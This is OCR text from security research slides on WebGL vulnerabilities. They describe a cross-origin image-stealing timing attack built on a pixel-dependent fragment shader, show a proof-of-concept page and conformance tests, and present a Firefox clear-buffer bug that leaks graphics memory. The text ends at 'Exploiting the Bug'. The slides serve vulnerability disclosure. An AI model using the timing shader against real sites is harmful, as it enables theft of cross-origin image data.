
Canvas Changes Everything

```
var ctx = canvas.getContext("2d");

var img = new Image();
img.onload = function() {
    ctx.drawImage(img, 0, 0);

    // Will throw a DOM security exception
    ctx.getImageData(0, 0, 100, 100);
}
img.src = 'http://somewhere.com/image.png';
```

Cross-Origin Textures



Bad Shader

```
uniform sampler2D uTex;
uniform vec2 vCoord;

void main(void) {
    vec4 col = texture2D(uTex, vCoord);
    float x = 1000.0*(col.r+col.g+col.b)/3.0;
    // Exit loop early depending on pixel
    for (int i = 0; i <= 1024; i += 1) {
        x -= 1.0f;
        if(x <= 0.0f)
            break;
    }
}
```

- Possible to wait for end of drawing with the 'finish()' method on the GL context
- Timing using DateTime objects is sufficiently accurate, especially when coupled with frame callbacks
- Data can then be sent back to the originating server



WebGL Cross-Domain Image Stealer - Mozilla Firefox

File Edit View History Bookmarks Tools Help

WebGL Cross-Domain Image Stealer

http://www.contextis.co.uk/research/blog/webgl/poc/index.html

WebGL Cross-Domain Image Stealer



Steal Me Steal Me

(Should fail if cross-domain image is loaded)

X: 85 Y: 15 Time: 3ms Average Max Time: 31ms

Invert Timing (may improve speed for very light/dark images)

Test Images

Black Grey White Blend Context

Steal Image URL

http://www.google.co.uk/intl/en_ALL/images/logos/images_logo_lg.gif Go

What can be done to fix it?



Information Disclosure


Memory Separation

VRAM

Image Data

Geometry


Compiled Shader



```
<script id="shader-fs" type="x-shader/x-fragment">
  #ifdef GL_ES
    precision highp float;
  #endif

  varying vec4 vColor;

  void main(void) {
    gl_FragColor = vColor;
  }
</script>
```



How does OpenGL Separate Memory? context

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- It doesn't really 😊
- Well in the sense that it doesn't require it as part of the standard for most operations.
- Each manufacture (NVidia, ATI, Intel) tend to implement their own version of the OpenGL API.



Section '4.1 Resource Restrictions' of standard states.


WebGL resources such as textures and vertex buffer objects (VBOs) must always contain initialized data, even if they were created without initial user data values.

Section '4.1 Resource Restrictions' of standard states.

WebGL resources such as textures and vertex buffer objects (VBOs) must be initialized to 0 if they

If initial data is not provided to these calls, the WebGL implementation must initialize their contents to 0; depth renderbuffers must be cleared to the default 1.0 clear depth.

WebGL Conformance




WebGL Conformance Tests - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Connecting...

https://cvs.khronos.org/svn/repos/registry/trunk/public/webgl/sdk/tests/webgl-conformance-tests.html

Google



WebGL Conformance Test Runner
Version 1.0.1 (beta)

Results:

- run all
 - run conformance
 - run attribs
 - run [conformance/attribs/gl-enable-vertex-attrib.html](#) (3 of 3 passed)
 - run [conformance/attribs/gl-vertex-attrib-zero-issues.html](#) (14 of 14 passed)
 - run [conformance/attribs/gl-vertex-attrib.html](#) (515 of 515 passed)
 - run [conformance/attribs/gl-vertexattribpointer-offsets.html](#) (451 of 451 passed)
 - run [conformance/attribs/gl-vertexattribpointer.html](#) (782 of 782 passed)
 - run buffers
 - run [conformance/buffers/buffer-bind-test.html](#)
 - run [conformance/buffers/buffer-data-array-buffer.html](#)

This test checks vertexAttribPointer behaviors in WebGL.

On success, you will see a series of "PASS" messages, followed by "TEST COMPLETE".

Canvas.getContext
PASS context exists

Checking gl.vertexAttribPointer.
PASS getError was expected value: INVALID_OPERATION : vertexAttribPointer should fail if no buffer is bound
PASS getError was expected value: INVALID_ENUM : vertexAttribPointer should not support INT
PASS getError was expected value: INVALID_ENUM : vertexAttribPointer should not support UNSIGNED_INT

Spot the Bug?

```
void
GLContext::ClearSafely()
{
    GLfloat clearCol[4];
    GLfloat clearDepth;
    GLint clearStencil;

    glGetFloatv(LOCAL_GL_COLOR_CLEAR_VALUE, clearColor);
    glGetFloatv(LOCAL_GL_DEPTH_CLEAR_VALUE, &clearDepth);
    glGetIntegerv(LOCAL_GL_STENCIL_CLEAR_VALUE, &clearStencil);

    glClearColor(0.0f, 0.0f, 0.0f, 0.0f);
    glClearStencil(0);
    glClearDepth(1.0f);



    glClear(LOCAL_GL_COLOR_BUFFER_BIT |
           LOCAL_GL_DEPTH_BUFFER_BIT | LOCAL_GL_STENCIL_BUFFER_BIT);

    glClearColor(clearCol[0], clearCol[1], clearCol[2], clearCol[3]);
    glClearStencil(clearStencil);
    glClearDepth(clearDepth);
}
```




What Was Supposed to Happen

Clear Colour




Frame Buffer

What Was Supposed to Happen




What Actually Happened

Clear Colour




Colour
Mask



Frame Buffer


What Actually Happened



Exploiting the Bug

